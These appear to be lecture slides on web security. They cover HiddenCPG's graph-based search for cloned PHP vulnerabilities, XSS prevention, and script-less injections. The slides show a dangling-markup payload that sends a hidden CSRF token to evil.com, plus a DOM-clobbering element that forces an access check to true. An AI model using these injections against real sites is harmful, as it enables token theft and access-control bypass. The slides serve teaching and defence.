
However, security threats that these PHP applications impose have been exacerbated as vulnerable GitHub projects have become increasingly accessible. Developers often copy and paste portions of other software with or without modification, a practice known as code cloning [31, 45]. This tendency is known to introduce vulnerabilities, such as SQL injection (SQLi) or cross-site scripting (XSS), by propagating buggy code [32, 46, 48].

Previous studies have proposed various static data flow analyses to identify web vulnerabilities [12, 21, 26, 27, 37, 43, 58, 60, 62]. One notable approach that Yamaguchi *et al.* [64] introduced is the code property graph (CPG), a joint representation of the target application's syntax, control flows, and data flows. This graph-level representation facilitates the static detection of various types of vulnerabilities by defining graph queries, instead of implementing static analyses tailored to each vulnerability type. Backes *et al.* [12] have extended CPG to cover PHP applications. They demonstrated


Code Property Graph




Approach – Leveraging Known Bugs




Approach – Leveraging Known Bugs



CVE-2019-41432
Source: line 4
Sink: line 32



CVE-2021-1482
Source: line 34
Sink: line 51



CVE-2018-4251
Source: line 453
Sink: line 552


Query #1
(for sanitization #1)

Query #2
(for sanitization #2)


Query #*N*
(for sanitization #*N*)

Approach – Leveraging Known Bugs


CVE-2019-41432
Source: line 4
Sink: line 32




CVE-2021-1482
Source: line 34
Sink: line 51




CVE-2018-4251
Source: line 453
Sink: line 552



Query CPG #1




Query CPG #2



Query CPG #*N*


Incorrect sanitization

Approach – Leveraging Known Bugs



Check if the target CPG contains a vulnerable CPG

Experimental Setup



- **7,174 PHP** applications with more than 100 stars on GitHub
  - **# of nodes:** ≃ 1.1 billion
  - **# of edges:** ≃ 1.3 billion

The largest collection of PHP applications in a single study

- **103 queries** from 40 web applications
  - Cross-site Scripting: 66
  - Unrestricted File Upload: 1
  - SQL Injection: 31
  - Local File Inclusion: 5
- Include 10 incorrect sanitizations

Bugs Found – Matched Subgraphs

- HiddenCPG found **2,464 distinct potential vulnerabilities** (*i.e.*, matched subgraphs) including **39 incorrect sanitizations**

Vulnerability Type	**# of Matched Subgraphs**
Cross-Site Scripting	2,416
Unrestricted File Upload	2
SQL Injection	9
Local File Inclusion	37
Total	2,464

Bugs Found – Manual Verification

- We analyzed **103 sampled reports**
  - Cross-site Scripting: 94
  - Unrestricted File Upload: 2
  - SQL Injection: 5
  - Local File Inclusion: 2

- **14 reports (13.5%)** were *false positives*
  - 12 reports: separate sanitization logic in dynamic callbacks
  - 2 reports: anti-CSRF protection for POST requests

- We reported **89 vulnerabilities**
  - **42 CVEs** from 17 applications

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, …

#2: Content Security Policy (CSP)

- A new security mechanism supported by modern browsers
- Next lecture!

Script-less Injections

- XSS = script injection
- Many browser mechanisms to defense script injection
  - Built-in XSS filters in IE and Chrome
  - Client-side APIs like `toStaticHTML()`
  - Content Security Policy (CSP)

- But attacker can do damage **by injecting non-script HTML markup elements**, too

- Reference: Postcards from the post-XSS world, Zalewski

Script-less Injections: Dangling Markup Injection


```
...
<input type="hidden" name="xsrf_token" value= "secret">
...'
</div>
```

Secret information the attacker wants to obtain

Script-less Injections: Dangling Markup Injection

Attacker's injected string

```
<img src='http://evil.com/log.cgi?
...
<input type="hidden" name="xsrf_token" value= "secret">
...'
</div>
```

Secret information the attacker wants to obtain

Script-less Injections: Dangling Markup Injection


```
<img src='http://evil.com/log.cgi?
...
<input type="hidden" name="xsrf_token" value= "secret">
...'
</div>
```

All of this sent to evil.com as a URL

Script-less Injections: Namespace Attacks


```
function submit_new_acls() {...
    if (is_public)
        request.access_mode = AM_PUBLIC; ...
}
```

Access control through a variable

Script-less Injections: Namespace Attacks


```
<img id= 'is_public'>
```

Attacker's injected components:
Automatically added to JavaScript namespace with higher priority than script-created variables

```
function submit_new_acls() { ...
    if (is_public)
        request.access_mode = AM_PUBLIC; ...
}
```

Always evaluated to true

Conclusion

- We studied a basic browser sandboxing mechanism
  - Same Origin Policy (SOP): basic access control
- Cross-Site Scripting (XSS) Attacks: **bypass SOP** by making the pages from benign website run malicious scripts
  - Reflected XSS Attacks
  - Stored XSS Attacks
  - DOM-based XSS Attacks
  - Universal XSS Attacks
- How to mitigate?
  - Input sanitization
  - Content Security Policy (CSP)

Question?